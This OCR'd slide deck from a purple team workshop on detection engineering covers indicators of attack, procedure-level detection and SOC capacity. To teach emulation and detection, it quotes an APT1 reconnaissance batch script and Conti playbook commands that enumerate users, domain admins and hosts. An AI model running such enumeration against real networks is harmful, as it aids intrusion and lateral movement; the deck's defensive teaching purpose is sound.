Purple Team Workshop

Detection Engineering

Chris Peacock – Principal Detection Engineer

SCYTHE


Raytheon Intelligence & Space

GENERAL DYNAMICS
Ordnance and Tactical Systems

ALPHA

- Detection Engineer
- CTI Analyst
- Incident Responder
- Threat Hunter
- SOC Analyst
- Network Engineer
- GCTI, GCFA, GCED

Prevention is nice, but detection is a must!



ATTACK. DETECT. RESPOND.

Threat Intelligence

Attack


Tracking

Detect & Respond

Operationalized Purple Team

New CTI or TTPs
- CTI, Red, or Blue discover/share/notify
- Assign CTI, Red, and Blue Team member

Detection Engineering
- Detection Understanding
- Deployment, Integration, Creation
- Repeat attack for training and validation




Analyze & Organize TTPs
- Map to MITRE ATT&CK
- Correlate with previous tests

Tabletop Discussion
- Expected Detection and Response


Emulate Attack
- Threat Understanding
- Deployment, Integration, Creation

Operationalized Purple Team: Detection



Indicators of Attack

- “Indicators of attack (IOA) focus on detecting…regardless of the malware or exploit used in an attack.” -CrowdStrike https://www.crowdstrike.com/cybersecurity-101/indicators-of-compromise/ioa-vs-ioc/




Detection Engineering

- Purpose is to detect suspicious events that may be indicative of a malicious actor.

- Areas may include:
  - SIEM
  - EDR
  - YARA
  - SNORT
  - IOC Feeds

Our Focus


Vendor Focus



David Bianco: http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

Procedures

- How the adversary conducts the their techniques
  - Best for emulation and detection validation



https://www.scythe.io/library/summiting-the-pyramid-of-pain-the-ttp-pyramid


Procedure Level – Focus on Human Element

- Focus on the human element and behaviours
  - Training
  - Tools
  - Approved Actions
  - Runbooks
  - Habits
- Conti Playbook Example
  - “In one case, we observed the operator copying and pasting commands from a script, neglecting to provide the actual IPv4 addresses as the required parameter” -TheDFIRReport

```
C:\\Windows\\system32\\cmd.exe /C tasklist /s ip
```

https://thedfirreport.com/2022/03/07/2021-year-in-review/

Procedure Assumption



APT1 & Conti

Internal Reconnaissance

In the Internal Reconnaissance stage, the intruder collects information about the victim environment. Like most APT (and non-APT) intruders, APT1 primarily uses built-in operating system commands to explore a compromised system and its networked environment. Although they usually simply type these commands into a command shell, sometimes intruders may use batch scripts to speed up the process. Figure 18 below shows the contents of a batch script that APT1 used on at least four victim networks.

```
@echo off
ipconfig /all>>"C:\WINNT\Debug\1.txt"
net start>>"C:\WINNT\Debug\1.txt"
tasklist /v>>"C:\WINNT\Debug\1.txt"
net user >>"C:\WINNT\Debug\1.txt"
net localgroup administrators>>"C:\WINNT\Debug\1.txt"
netstat -ano>>"C:\WINNT\Debug\1.txt"
net use>>"C:\WINNT\Debug\1.txt"
net view>>"C:\WINNT\Debug\1.txt"
net view /domain>>"C:\WINNT\Debug\1.txt"
net group /domain>>"C:\WINNT\Debug\1.txt"
net group "domain users" /domain>>"C:\WINNT\Debug\1.txt"
net group "domain admins" /domain>>"C:\WINNT\Debug\1.txt"
net group "domain controllers" /domain>>"C:\WINNT\Debug\1.txt"
net group "exchange domain servers" /domain>>"C:\WINNT\Debug\1.txt"
net group "exchange servers" /domain>>"C:\WINNT\Debug\1.txt"
net group "domain computers" /domain>>"C:\WINNT\Debug\1.txt"
```


FIGURE 18: An APT1 batch script that automates reconnaissance

https://www.mandiant.com/sites/default/files/2021-09/mandiant-apt1-report.pdf

```
1.5 . 2 . net domain_ controllers  < ===== this command will show the ip addresses of domain controllers
1.6 . shell net localgroup administrators <===== local administrators
1.7 . shell net group / domain "Domain Admins" <===== domain administrators
1.8 . shell net group "Enterprise Admins" / domain <===== enterprise administrators
1.9 . the shell net group "the Domain Computers has" / domain <===== total number - in the PC in the domain
1.10 . net computers    < ===== ping all hosts with the output of ip addresses.
```

https://github.com/scythe-io/community-threats/blob/master/Conti/Conti_Playbook_Translated.pdf


Strategic Drivers




Strategic Driver: Data Collection

- What data are you collecting?
  - Where are you collecting it?
    - Is it in only in your EDR?

- How do you prioritize Data Sources?



Strategic Driver: Data Collection




(Source: DeTT&CT https://github.com/rabobank-cdc/DeTTECT/wiki/Getting-started)


Strategic Driver: Operational Capacity

The Detection Cyborg

- The level of capability and proficiency between Analyst and Tools
  - Great analyst can be hindered by inefficient tools.
  - Great tools will be underutilized by novice analysts.
  - Time is another limitation.
    - Time to understand the attack
    - Time to determine logs
    - Time to develop query
    - Time to run query
      (30 Day Baseline SIEM Search)
    - Time to document




Strategic Driver: Threat Understanding



- We do not operate in a vacuum.
- Understanding your threat landscape is crucial.
  - If you don't know PowerShell is used maliciously, you won't try to detect it.
- Stay in your threat landscape.

